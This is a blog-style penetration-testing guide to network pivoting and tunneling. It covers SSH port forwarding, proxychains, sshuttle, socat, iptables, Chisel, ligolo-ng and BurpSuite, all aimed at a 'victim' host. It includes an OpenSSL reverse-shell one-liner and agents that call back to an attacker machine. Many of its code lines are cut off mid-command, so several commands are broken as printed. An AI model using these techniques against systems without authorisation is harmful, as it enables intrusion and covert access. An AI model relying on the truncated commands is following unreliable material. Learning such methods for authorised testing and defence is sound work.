Pivoting and Tunneling guide

This guide, based on techniques learned from SANS SEC565, covers key tunneling and proxying methods for penetration testing. It includes SSH port forwarding, Double Pivoting, SSHuttle VPN-like tunnels, Chisel and ligolo-ng for fast TCP/UDP tunneling, and BurpSuite's proxy setup. Each tool is explained with practical examples to efficiently forward and manipulate traffic through secure tunnels.

Table of Contents

- Table of Contents
- Important Notes
  - Avoid Using ICMP for SOCKS Proxies
  - NMAP Usage with SOCKS Proxy
  - Running Scripts \& Binaries with Proxychains
  - Quiet Mode in Proxychains
- SSH Dynamic Port Forwarding
- SSH Remote Port Forwarding
  - Steps to Set Up SSH Remote Port Forwarding
- SSH Local Port Forwarding
  - Usage
- Double Pivoting
  - Concept
  - Steps for Double Pivoting
- SSHuttle
  - Key Features:
  - Usage Example
  - Using SSH Key for Authentication
  - Route dns queries through proxy
- OpenSSL
  - Generate a new RSA key \& create certificates
  - Start a listener on local host
  - Connect from target to listening port
- iptables
  - Enable port forwarding in the kernel
  - Create a rule to redirect matching traffic on the same host
  - Create a rule to redirect matching traffic to a different host
- socat
  - Redirect all Port A connections locally to Port B
  - Port to remote ip and port
  - Translate between IPv4 and IPv6
  - Socat SSL tunnel
- Chisel
  - Installation
  - Local Port Forwarding Example
- Ligolo-ng
  - Download Proxy and Agent
  - Prepare Tunnel Interface
  - Setup Proxy on Attacker Machine
  - Setup Agent on Target Machine
  - Configure Session - Port Forwarding
- Using BurpSuite as a Proxy
  - How to Set It Up
  - Example with Gobuster
- Other Resources

Important Notes

Avoid Using ICMP for SOCKS Proxies

- **Do not use ICMP echo requests (ping) to test SOCKS proxies.**

  SOCKS is a protocol that forwards network packets between a client and server through a proxy. It primarily handles TCP connections to any IP and forwards UDP packets as well.

  To test a SOCKS proxy, use a **TCP-based protocol**, such as:

  - **SSH** (Secure Shell)
  - **HTTP GET requests** through a tunnel

  Reminder: ICMP (ping) is not suitable for testing SOCKS proxies.

NMAP Usage with SOCKS Proxy

- **Use NMAP with TCP connect scan (`-sT`) and disable ping (`-Pn`).**

  This configuration also applies to:

  - **Version scanning** (`-sV`)
  - **Script scanning** (`-sC`)

  Ensure all these scans are used alongside `-sT` and `-Pn`.

  Examples:

```
proxychains nmap -sT -Pn -p- x.x.x.x
proxychains nmap -sT -Pn -sV -sC -p 21,80,443,445 x.x.x.x
```

Running Scripts & Binaries with Proxychains

When using proxychains with interpreted programs (e.g., Python scripts), it's best to explicitly reference the interpreter.

Example:

```
proxychains4 [-q -f proxychains.conf] python python_script.py
```

Even if the script includes a hashbang (#!), specifying the interpreter can prevent network connection failures that occur when the script's traffic isn't routed through the proxy properly. Source

Quiet Mode in Proxychains

Uncomment the "quiet mode" line in `/etc/proxychains.conf` to suppress stdout messages that may clutter your terminal.

This is optional, but it can make the output cleaner and easier to manage.

SSH Dynamic Port Forwarding

Allows you to create a socket on the local (ssh client) machine, which acts as a SOCKS proxy server. When a client connects to this port, the connection is forwarded to the remote (ssh server) machine, which is then forwarded to a dynamic port on the destination machine.

How to set it up:

1. Edit /etc/proxychains.conf and implement the following:
   - Remove **Dynamic chain** from comment.
   - Comment **Strict chain** and **Random chain**.
   - Append line **socks4 127.0.0.1 9050** at the end of the document (proxy list), save and close file. *You can, of course, use a different port.
2. Setup the SSH Dynamic Port Forwarding:

```
ssh -D 127.0.0.1:9050 user@victim-IP
```

Usage examples:
With x.x.x.x being the ip address of a host that belongs to the tunneled network:

```
proxychains nmap -sT -Pn -p- x.x.x.x
proxychains smbmap -H x.x.x.x
proxychains ssh user@x.x.x.x
```

In order to use a browser through the tunnel:

```
proxychains chrome
proxychains firefox
```

SSH Remote Port Forwarding

If you're looking for a way to establish a **reverse shell through a pivot tunnel**, SSH remote port forwarding is what you need. This method allows you to forward a port on the remote (victim) machine to a port on the local (attacker) machine.

Steps to Set Up SSH Remote Port Forwarding

1. **SSH into the Victim Machine**
   - Access the victim machine via SSH.
2. **Modify SSH Configuration**
   - Open the `/etc/ssh/sshd_config` file and make the following changes:
     - Uncomment and change `GatewayPorts no` to `GatewayPorts yes`.
     - This step is crucial. If not done, the tunnel will only bind to `127.0.0.1` (localhost) instead of `0.0.0.0`, preventing traffic forwarding from external hosts.
3. **Restart SSH Service**
   - Apply the changes by restarting the SSH service:

```
sudo service ssh restart
```

   - Exit the session and return to your local machine.
4. **Set Up Remote Port Forwarding**
   - After setting up, run the following command to forward a remote port:

```
ssh -R 2222:*:2222 user@victim-IP
```

5. **Test the Setup**
   - Set a listener on your attacker machine (e.g., using `netcat`):

```
nc -lvp 2222
```

   - On the victim machine, connect to the forwarded port:

```
nc 127.0.0.1 2222
```

   - If your attacker machine receives the connection, the forwarding works, and all traffic to `victim-IP:2222` will be forwarded to your attacker machine.
6. **Forward Multiple Ports**
   - You can forward multiple ports by adding additional `-R` options:

```
ssh -R 2222:*:2222 -R 3333:*:3333 user@victim-IP
```

Note: Traffic from external hosts (pivoting network) must target the victim IP to be forwarded back to the attacker machine.

Alternative Method: You can also implement remote port forwarding by SSH'ing from the victim to the attacker machine.

SSH Local Port Forwarding

Local port forwarding allows you to forward a port on the local (attacker) machine to a port on the remote (victim) machine. This is particularly useful for scanning local ports on the victim.

Usage

```
ssh user@victim-IP -L 8888:127.0.0.1:8086
```

This forwards local port 8888 to port 8086 on the victim machine. Now, you can scan the forwarded port on the victim machine using a tool like nmap:

```
nmap -Pn -n -p8888 -sV 127.0.0.1
```

Double Pivoting

A great resource related to Double Pivoting can be found here. Double pivoting involves using SSH Dynamic Port Forwarding and Proxychains to reach multiple intermediate hosts.

Concept

Assume we have the following machines:

IP	Role
10.10.10.10	Attacker
10.10.10.11	Jumphost1
172.16.1.12	Jumphost2
172.16.2.13	Jumphost3

- The Attacker can reach Jumphost1.
- Jumphost1 can reach Jumphost2.
- Jumphost2 can reach Jumphost3.

Steps for Double Pivoting

1. Implement Dynamic Port Forwarding for Jumphost1
   - Set up SSH Dynamic Port Forwarding to reach Jumphost2 from Jumphost1.
2. Edit Proxychains Configuration
   - Open the /etc/proxychains.conf file and add another SOCKS proxy entry at the end of the file:

```
...
socks4 127.0.0.1 9050
socks4 127.0.0.1 9999
```

3. Dynamic Port Forwarding for Jumphost2
   - SSH into Jumphost1 and set up another Dynamic Port Forwarding for Jumphost2:

```
ssh -D 127.0.0.1:9999 user@Jumphost2
```

   At this point, you should be able to reach Jumphost3 using proxychains, leveraging the double pivoting technique.

SSHuttle

SSHuttle allows you to create a VPN-like connection from your machine to any remote server via SSH. It works as long as the remote server has Python 2.3 or higher. This tool enables you to forward all network traffic from your local machine through the remote server, effectively creating a VPN over SSH.

Key Features:

- **Root access** is required on the local (client) machine.
- On the remote (server) machine, only a **regular user account** is required (root is not necessary).
- You can run **multiple instances of SSHuttle** simultaneously on a single client machine, connecting to different servers, allowing you to be on multiple VPNs at once.
- For more information, check the SSHuttle GitHub repository.

Usage Example

Assuming you want to pivot into the network `172.16.2.0/16`:

```
# Connect to remote host
sshuttle -vvr root@victim 172.16.2.0/16
```

Using SSH Key for Authentication

If you'd like to use an SSH key for authentication instead of a password:

```
sshuttle -vvr root@victim --ssh-cmd 'ssh -i ~/.ssh/id_rsa' 172
```

This command specifies the SSH key to use (~/.ssh/id_rsa) when connecting to the remote server.

Route dns queries through proxy

```
sshuttle -dns -vv -r root@victim 0/0
```

OpenSSL

Very wide spread and great for Living of The Land. This command-line application usually is used to perform cryptographic tasks, such as creating and handling certificates and related files. With some creativity OpenSSL can also used in a different way

Generate a new RSA key & create certificates

```
openssl req -x509 -newkey rsa:4096 -keyout key.pem -out cert.p
```

Start a listener on local host

```
openssl s_server -quiet -key.pem -cert cert.pem -port [LPORT]
```

Connect from target to listening port

```
mkfifo /tmp/s; /bin/sh -i < /tmp/s 2>&1 | openssl s_client -q
```

iptables

Another option with Living of the Land character is iptables. This is giving a lot of options to do powerful pivoting while on the other hand ultimately can lock you out if done a mistake. So better be careful on this ones :)

Enable port forwarding in the kernel

```
echo 1 | sudo tee /proc/sys/ipv4/ip_forward
```

Create a rule to redirect matching traffic on the same host

```
iptables -t nat -A PREROUTING -i [interface] -p tcp -dport [po
```

Create a rule to redirect matching traffic to a different host

```
iptables -t nat -A PREROUTING -p tcp -s 192.168.1.2 --sport 12
```

socat

Socat if installed on the target machine is another great way for tunneling while living of the land.

Redirect all Port A connections locally to Port B

```
socat TCP4-LISTEN: [port_b], reuseaddr, fork TCP4-LISTEN:[port
```

Port to remote ip and port

```
socat TCP-LISTEN:[lport],fork TCP:[redirect ip]:[rport] &
```

Translate between IPv4 and IPv6

```
socat TCP-LISTEN:[lport],fork TCP6:[redirect ipv6]:[rport] &
```

Socat SSL tunnel

```
// Generate
filename=server
openssl genrsa -out $filename.key 1024
openssl req -new -key $filename.key -x509 -days 3653 -out $fil
cat $filename.key $filename.crt > $filename.pem
chmod 600 $filename.key $filename.pem

// run on target
socat OPENSSL-LISTEN:443, reuseaddr,cert=server.pem,cafile=cli

// on local

socat STDIO OPENSSL-CONNECT:localhost:443,cert=$filename.pem,c
```

Chisel

Chisel is a fast TCP/UDP tunneling tool that operates over HTTP, secured via SSH. It includes both client and server functionalities in a single executable, making it a powerful and versatile tool for port forwarding. Written in Go (Golang), Chisel is known for its speed and simplicity, and it's especially useful in penetration testing scenarios.

Installation

You can easily install Chisel on Kali Linux using the following command:

```
apt install chisel
```

To use Chisel on a victim machine, you will need to upload the Chisel binary. Precompiled versions are available for download here.

Local Port Forwarding Example

1. **On the Attacker Machine:**
   - Start the Chisel server with reverse port forwarding:

   """ chisel server -p 8000 –reverse """

2. **On the Victim Machine:**
   - Run the Chisel client to connect to the attacker and forward a local port to the remote attacker machine:

```
./chisel_1.7.7_linux_amd64 client attacker-ip:8000 R:1234:1
```

In this example, traffic from the **attacker machine's port 1234** is forwarded to the **victim machine's port 8443**.

Chisel can be used for a wide range of port forwarding and tunneling scenarios, making it a must-have tool for network penetration testers.

Ligolo-ng

> *https://github.com/nicocha30/ligolo-ng*

Download Proxy and Agent

```
wget https://github.com/nicocha30/ligolo-ng/releases/download/
wget https://github.com/nicocha30/ligolo-ng/releases/download/
```

Prepare Tunnel Interface

```
sudo ip tuntap add user $(whoami) mode tun ligolo
```

```
sudo ip link set ligolo up
```

Setup Proxy on Attacker Machine

```
./proxy -laddr <LHOST>:443 -selfcert
```

Setup Agent on Target Machine

```
./agent -connect <LHOST>:443 -ignore-cert
```

Configure Session

```
ligolo-ng » session
```

```
[Agent : user@target] » ifconfig
```

```
sudo ip r add 172.16.1.0/24 dev ligolo
```

```
[Agent : user@target] » start
```

Port Forwarding

```
[Agent : user@target] » listener_add --addr <RHOST>:<LPORT> --
```

Using BurpSuite as a Proxy

BurpSuite supports proxy configurations, a powerful feature that allows you to intercept and manipulate traffic. This can be especially useful in penetration testing when combined with techniques like SSH Dynamic Port Forwarding or SSHuttle.

How to Set It Up

1. **Start BurpSuite** and configure the proxy settings:
   - Go to the **Proxy** tab, then select **Options**.
   - Under the **Proxy Listeners** section, click **Add**.
   - Set the desired **binding port** and **interface**.
   - In the second tab, configure the **host** and **port** where you want to redirect the traffic.
2. **Use BurpSuite with SSH Tunneling**:
   - After setting up an **SSH Dynamic Port Forwarding** or **SSHuttle** tunnel, you can use BurpSuite to redirect traffic through the tunnel by sending it to your localhost binding port.

Example with Gobuster


Assuming you've set port **2222** as the redirect port, you can perform a directory brute force through the tunnel using **Gobuster**:

```
gobuster dir -u http://127.0.0.1:2222 -t 40 -w /some/dirlist.t
```

This command will brute force directories on the target host by sending traffic through the configured BurpSuite proxy.

Other Resources

- https://book.hacktricks.xyz/generic-methodologies-and-resources/tunneling-and-port-forwarding
- https://artkond.com/2017/03/23/pivoting-guide/
- https://catharsis.net.au/blog/network-pivoting-and-tunneling-guide/
- https://medium.com/cyberxerx/how-to-setup-proxychains-in-kali-linux-by-terminal-618e2039b663



Written on September 28, 2024

◀ Back to attack related posts